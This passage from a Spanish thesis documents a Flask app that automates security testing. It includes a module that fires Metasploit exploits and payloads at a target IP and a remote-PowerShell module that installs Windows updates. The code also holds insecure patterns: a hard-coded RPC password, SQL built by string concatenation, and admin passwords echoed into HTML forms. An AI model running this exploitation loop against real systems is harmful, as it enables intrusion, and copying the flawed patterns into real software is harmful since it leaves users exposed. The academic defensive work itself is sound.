45                  {%endif%}
46                  <td>{{e['descripcion']}}</td>
47                  <td>{{e['cpe']}}</td>
48                  <td>{{e['id_estado']}}</td>
49              </tr>
50              {% endfor %}
51          </tbody>
52      </table>
53      {% if cve[0] %}
54      <a href="/explotaciones/{{cve[0]['id_estado']}}" class="btn btn-primary btn-block">Ver Exploits</a>
55      {%else%}
56      <a href="/explotaciones/}}" class="btn btn-primary btn-block">Ver Exploits</a>
57      {%endif%}
58      </div>
59      </div>
```

Código 2.62 HTML cve




Figura 2.37 GUI Módulo de servicios




Figura 2.38 GUI de las vulnerabilidades

2.8.5.9 Codificación Módulo de Explotación.

Para la codificación del módulo de explotación se usó la librería de Python para metasploit con la cual basados en el sistema operativo y el servicio ejecutamos exploits.

- El método codificado `explotación(id_explotacion,IP,tipo)` del Código 2.63, como se puede observar tiene tres parámetros de entrada en los cuales se especifica el identificador para asociar las explotación a un estado del activo, la dirección IP para ejecutar los exploits y finalmente el tipo que nos indica si es un escaneo minucioso o simple. Si es minucioso se ejecutan todos los exploits con todos los payloads disponibles, por otra parte, si es simple ejecuta todos los exploits pero solo los 5 primeros payloads.

```python
#Explotaciones
def explotacion(id_explotacion,IP,tipo):
    print('explotacion')
    id= str(id_explotacion)
    #Inicio el cliente para usar mestaploit con la contraseña y con ssl activo
    client = MsfRpcClient('kali', ssl=True)
    #Obtengo los datos para ejecutar exploits
    host = str(IP)
    tipo_escaneo=str(tipo)
    cur = mysql.connection.cursor()
    #Consulto en la BDD datos de los servicios
    cur.execute("SELECT DISTINCT puerto,nombre,Familia_SO FROM tbl_servicios INNER JOIN tbl_estado on tbl_estado.id=%s",[id_explotacion])
    mysql.connection.commit()
    data = cur.fetchall()
    cur.close()
    #Realizo un bucle para crear un patrón de busqueda de exploits
    for dat in data:
        print(dat)
        nombre_puerto=str(dat['nombre'])
        puerto = str(dat['puerto'])
        sistema= str(dat['Familia_SO'])
        sistema= sistema.lower()
        buscador = sistema+"/"+nombre_puerto+"/"
        print(buscador)
        #Obtengo la lista de exploits disponibles de metasploit
        listaepxloits=client.modules.exploits
        #Verifico el tipo de escaneo
        if tipo_escaneo=="Simple":
            #Para cada elemento de la lista exploits comparo
            for e in listaepxloits:
                try:
                    #verifico los exploits a ejecutar
                    if buscador in e:
                        #Obtengo información del exploit
                        dato_exploit=str(e)
                        print(e)
                        #Guardo el objeto exploit
                        exploit = client.modules.use('exploit', e)
                        #Guardo las referencias del exploit
                        referencias=str(exploit.references)
                        #Guardo la descripción del exploit
                        descripcion = str(exploit.description)
```

Código 2.63 Método explotación

- El método codificado `exploits` del Código 2.64, obtiene todos los registros de la tabla: `tbl_exploits` siempre y cuando sean distintos, se lo creo con el fin de mostrar un resumen simple de los exploits ejecutados en la red.

```python
1298  # ver exploits
1299  @app.route('/explotaciones/')
1300  def exploits():
1301      data=[]
1302      cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
1303      #Consulta en la BDD
1304      cur.execute('SELECT DISTINCT id,exploit,payload,referencia,descripcion,estado,id_estado FROM tbl_exploits')
1305      data = cur.fetchall()
1306      print(type(data))
1307      cur.close()
1308      #Envio los datos al HTML
1309      return render_template('explotacion.html', exploits = data)
```

Código 2.64 Método exploits

- El método codificado `get_exploits(id)` del Código 2.65 ,obtiene todos los registros de la tabla: `tbl_exploits` relacionados con el identificador.

```
1311  #exploits por ID
1312  @app.route('/explotaciones/<id>', methods = ['POST', 'GET'])
1313  def get_exploits(id):
1314      print(id)
1315      print("por id")
1316      data=[]
1317      #Consulta en la BDD por ID
1318      cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
1319      cur.execute('SELECT * FROM tbl_exploits WHERE id_estado = %s', [id])
1320      data = cur.fetchall()
1321      cur.close()
1322      #Envio los datos al HTML
1323      return render_template('explotacion.html', exploits = data)
```

Código 2.65 Método get_exploits




Figura 2.39 GUI del módulo explotación

2.8.5.10 Codificación Módulo de Mitigación y pruebas de conectividad de PowerShell.

Finalmente, la codificación del módulo de mitigación comprende dos etapas. La primera etapa es la validación que la máquina destino tenga el `PowerShell` remoto activo y adicional se envía una consulta para obtener los Windows Updates. La segunda etapa comprende mostrar los Windows Updates y que el usuario elija cual desea instalar.

- El método codificado `prueba_powershell(IP,usuario,password)` del Código 2.66 tiene tres argumentos de entrada los cuales comprenden la dirección IP del equipo, el usuario de Windows y la contraseña para tener el acceso al `PowerShell` remoto. Si existe conexión se obtienen todos los Windows Updates disponibles en la máquina en una lista.

```
1435  #Prueba de conectividad powershell
1436  def prueba_powershell(equipo,usuario,password):
1437      listakb=[]
1438      try:
1439          #creo un objeto para generar una conexión PowerShell
1440          wsman = WSMan(str(equipo), username=str(usuario),password=str(password), ssl=False)
1441          with RunspacePool(wsman) as pool:
1442              #Creo un shell
1443                  ps = PowerShell(pool)
1444                  #Envío comandos para obtener los Windows Updates
1445                  ps.add_cmdlet("Invoke-Expression").add_parameter("Command", "Get-WindowsUpdate")
1446                  ps.add_cmdlet("Out-String").add_parameter("Stream")
1447                  ps.invoke()
1448                  print("\t".join(ps.output))
1449                  #Guardo el output
1450                  listakb=ps.output
1451      except Exception as e:
1452          #Capturo excepciones
1453          print(e)
1454          return str(e),listakb
1455      return "correcto",listakb
```

Código 2.66 Método prueba_powershell

- El método `test_conectividad` del Código 2.67 valida, sin etapas previas de hackeo ético, la conectividad del `PowerShell` usando el método `prueba_powershell` y envía un mensaje en caso de que la prueba sea exitosa o fallida.

```python
#test conectividad
@app.route('/test_conectividad/', methods = ['POST','GET'])
def test_conectividad():
    #Valido el método
    if request.method == 'POST' or request.method == 'GET':
        #Obtengo los datos ingresados
        equipo1 = request.form['host']
        usuario = request.form['usuario']
        password = request.form['password']
        print("Prueba")
        try:
            #Valido que se haya ingresado una dirección IP
            host_correcto = ipaddress.ip_address(equipo1)
            #Uso el método prueba powershell y guardo la respuesta.
            respuesta,listakbs = prueba_powershell(host_correcto,usuario,password)
            if respuesta == "correcto":
                #Elimino las celdas vacías.
                listakbs=listakbs[3:]
                listakbs=listakbs[:-2]
                #Envío el mensaje a la app
                flash('Prueba de conectividad correcta', 'succes')
                return render_template('mitigacion.html',kbs=listakbs)
            elif "refused" in respuesta:
                #Envío el mensaje a la app
                flash("EL Powershell remoto no esta activado", 'error')
                return redirect(request.referrer)
            elif "authenticate" in respuesta:
                #Envío el mensaje a la app
                flash("Password o usuario incorrectos", 'warning')
                return redirect(request.referrer)
            else:
                #Envío el mensaje a la app
                flash(respuesta, 'error')
                return redirect(request.referrer)
        except Exception as e:
            #Envío el mensaje a la app
            flash('La direccion IP es incorrecta', 'error')
            return redirect(request.referrer)
    # me quedo en el mismo HTML sin recargar
    return redirect(request.referrer)
```

Código 2.67 Método test_conectividad

- El método `test_conectividad(id)` obtiene la dirección IP basados en el hackeo ético previamente hecho, y usa el método `prueba_powershell` para obtener los Windows Updates y guardarlos en la tabla: `tbl_parches` con el estado no instalado. Una vez obtenida la lista de actualizaciones se procede a desplegar el HTML del Código 2.68.

```python
#test conectividad por id
@app.route('/test_conectividad/<id>', methods = ['POST','GET'])
def test_conectividad_byID(id):
    if request.method == 'POST' or request.method == 'GET':
        #Obtengo los datos ingresados
        equipo1 = request.form['host']
        usuario = request.form['usuario']
        password = request.form['password']
        print("Prueba")
        #Uso el método prueba powershell y guardo la respuesta.
        respuesta,listakbs = prueba_powershell(equipo1,usuario,password)
        if respuesta == "correcto":
            #Elimino las celdas vacías.
            listakbs=listakbs[3:]
            listakbs=listakbs[:-2]
            for kb in listakbs:
                cur = mysql.connection.cursor()
                try:
                    #almaceno los kbs en la base de datos
                    cur.execute("INSERT INTO tbl_parches (descripcion,estado,id_estado) VALUES (%s,%s,%s)", ([kb],"No instalado",[id]))
                    mysql.connection.commit()
                except Exception as e:
                    #capturo excepciones
                    flash(str(e), 'warning')
            flash('Prueba de conectividad correcta', 'succes')
            #Envio todos los datos al siguiente formulario
            return render_template('kbs.html',kbs=listakbs,IP=equipo1, Usuario=usuario, Password=password,identificador=id)
        elif "refused" in respuesta:
            #Envío el mensaje a la app
            flash("EL Powershell remoto no esta activado", 'error')
            return redirect(request.referrer)
        elif "authenticate" in respuesta:
            #Envío el mensaje a la app
            flash("Password o usuario incorrectos", 'warning')
            return redirect(request.referrer)
        else:
            #Envío el mensaje a la app
            flash(respuesta, 'error')
            return redirect(request.referrer)
    return redirect(request.referrer)

```

Código 2.68 Método test_conectividad_byID

- El método codificado `instalarkb(IP,usuario,password,parche)` envía mediante el `PowerShell` remoto el comando para instalar el KB sin que se reinicie el equipo.

```
1561  #INstalar el kb oficial
1562  def instalarkb(equipo,usuario,password,kb):
1563      salida=[]
1564      try:
1565          #Creo una conexión al PowerShell
1566          wsman = WSMan(str(equipo), username=str(usuario),password=str(password), ssl=False)
1567          with RunspacePool(wsman) as pool:
1568              #creo un powershell remoto
1569                  ps = PowerShell(pool)
1570                  #Envío el parche a instalar sin reinicio
1571                  KB="Get-WindowsUpdate -KBArticleID "+kb+"-Install -IgnoreReboot"
1572                  ps.add_cmdlet("Invoke-Expression").add_parameter("Command",KB)
1573                  ps.add_cmdlet("Out-String").add_parameter("Stream")
1574                  ps.invoke()
1575                  print("\t".join(ps.output))
1576                  #Guardo la salida.
1577                  salida=ps.output
1578      except Exception as e:
1579          #Capturo excepciones
1580          print(e)
1581          return str(e),salida
1582      return "correcto",salida
```

Código 2.69 Método instalarkb

- El método `instalar_actualizaciones` obtiene los parches seleccionados por el usuario y mediante regex[1] se valida que sea un parche oficial de Microsoft para proceder a usar el método `instalarkb`, este método envía el comando de PowerShell con los parámetros del KB seleccionado y sin reinicio del S.O. Finalmente, se actualiza el registro de la base de datos como Instalado y el progreso de la tarea al 100%.

[1] Regex: reglas sintácticas para la búsqueda de patrones.

```python
# INstalar actualizaciones
@app.route('/instalar_actualizaciones/', methods=['POST'])
def instalar_actualizaciones():
    print('Actualizaciones')
    #Obtengo todos los datos del formulario
    identificador= request.form['id']
    equipo1 = request.form['equipo']
    usuario = request.form['usuario']
    password = request.form['password']
    #Obtengo la lista de actualizaciones
    actualizaciones = request.form.getlist('actualizaciones')
    print(actualizaciones)
    #Busco en la lista de kb
    for a in actualizaciones:
        print("BUscador de patrones")
        print(a)
        patron="KB+[0-9]{5,}"
        #Busco el patron para que se verifique que es un kb oficial
        kb=re.search(patron,str(a))
        if kb:
            print("KB encontrado:"+kb.group())
            parche=str(kb.group())
            #Utilizo el método para instalar los kb
            instalarkb(equipo1,usuario,password,parche)
            consulta="%%"+parche+"%%"
            cur = mysql.connection.cursor()
            #Actualizo el estado de los parches instalados
            consulta1="UPDATE tbl_parches SET estado ='Instalado' WHERE descripcion LIKE '%%%s%%'"%(parche,)
            consulta2=" AND id_estado ="+identificador
            consulta3=consulta1+consulta2
            print(consulta3)
            cur.execute(consulta3)
            mysql.connection.commit()
            #Envio el mensaje
            flash('Instalando actualizaciones', 'succes')
            #Actualizo el estado del escaneo
            cur.execute("""UPDATE tbl_estado SET progreso=%s WHERE id=%s""", ( "100", [identificador]))
            mysql.connection.commit()
```

Código 2.70 Método instalar_actualizaciones

Los HTML codificados son `mitigación.html` (**Código 2.71**) que nos muestra la prueba de conectividad previo al despliegue de Windows Updates. En el `kb.html` (**Código 2.72**) es dónde se eligen los parches a instalar y se ejecuta la instalación.

```
<div class="card card-body">
    <form action="/test_conectividad/{{identificador}}" method="POST">
        <div class="form-group">
            {% if host %}
            <td>ID:</td>
            <input type="text" id="id" name="id" value="{{identificador}}" class="form-control"  readonly>
            <td>IP del equipo:</td>
            <input type="text" id="equipo" name="host" value="{{host['IP']}}" class="form-control"  readonly>
            <td>Usuario Administrador del equipo:</td>
            <input type="text" class="form-control" name="usuario" placeholder="./Administrador">
            <div class="form-group">
            <td>Password:</td>
            <input type="password" class="form-control" name="password">
            <td>Nota: Si su prueba de conectividad no es exitosa no podra mitigar las vulnerabilidades de SO</td>
            </div>
            {%else%}
            <td>IP del equipo:</td>
            <input type="text" class="form-control" name="host" placeholder="192.168.1.1" >
            <td>Usuario Administrador del equipo:</td>
            <input type="text" class="form-control" name="usuario" placeholder="./Administrador">
            </div>
            <div class="form-group">
            <td>Password:</td>
            <input type="password" class="form-control" name="password">
            <td>Nota: Si su prueba de conectividad no es exitosa no podra mitigar las vulnerabilidades de SO</td>
            </div>
            {%endif%}
```

Código 2.71 HTML mitigación

```
<form action="/instalar_actualizaciones/" method="POST">
    <div class="col-sm-12">
        <td>ID:</td>
        <input type="text" id="id" name="id" value="{{identificador}}" class="form-control"  readonly>
        <td>IP del equipo:</td>
        <input type="text" id="equipo" name="equipo" value="{{IP}}" class="form-control"  readonly>
        <td>Usuario Administrador del equipo:</td>
        <input type="text" class="form-control" name="usuario" placeholder="./Administrador" value="{{Usuario}}" r
        <div class="form-group">
        <td>Password:</td>
        <input type="password" class="form-control" name="password" value="{{Password}}" readonly>
        <td>Lista de Windows Updates</td>
        <table class="table table-striped table-hover table-bordered table-sm bg-white">
            <thead>
                <tr>
                    <td>Info</td>
                    <td>Acciones</td>
                </tr>
            </thead>
            <tbody>
                {% for kb in kbs %}
                <tr>
                    <td>{{kb}}</td>
                    <td>
                        <input type="checkbox"  name="actualizaciones" value="{{kb}}"/>
                    </td>
                </tr>
                {% endfor %}
            </tbody>
        </table>
        <td>
            Nota: Las actualizaciones que no tenga un KB oficial de Microsoft no se instalaran asi las seleccione.
        </td>
        <button class="btn btn-su btn-block">
            Instalar actualizaciones sin reinicio
        </button>
```

Código 2.72 HTML kbs




Figura 2.40 GUI del módulo mitigación

3. RESULTADOS Y DISCUSIÓN

En el presente capítulo, se presentan las interfaces Web acorde con los sketches presentados en el capítulo dos y las pruebas de los diferentes prototipos que se fueron desarrollando con la metodología RAD hasta obtener el prototipo final.

3.1 EVALUACIÓN DE LOS PROTOTIPOS

Basados en la metodología RAD se debe evaluar prototipos que permiten ir mejorando el software. Estos prototipos fueron evaluados por cuatro personas que laboran en el área de ciberseguridad, los resultados a detalle se encuentran adjuntos en el ANEXO B. El formato del formulario para la evaluación del prototipo I está en la Figura 3.6 . En la Figura 3.7 se muestra los comentarios que se obtuvieron acerca de la experiencia con la interfaz y las sugerencias acerca de nuevas funciones a implementar.

3.1.1 Prototipo número uno

En este prototipo se evalúa el funcionamiento de cada módulo y el flujo del programa como se muestran en la Figura 3.1 hasta Figura 3.5.




Figura 3.1 Página principal prototipo uno




Figura 3.2 Tareas prototipo uno

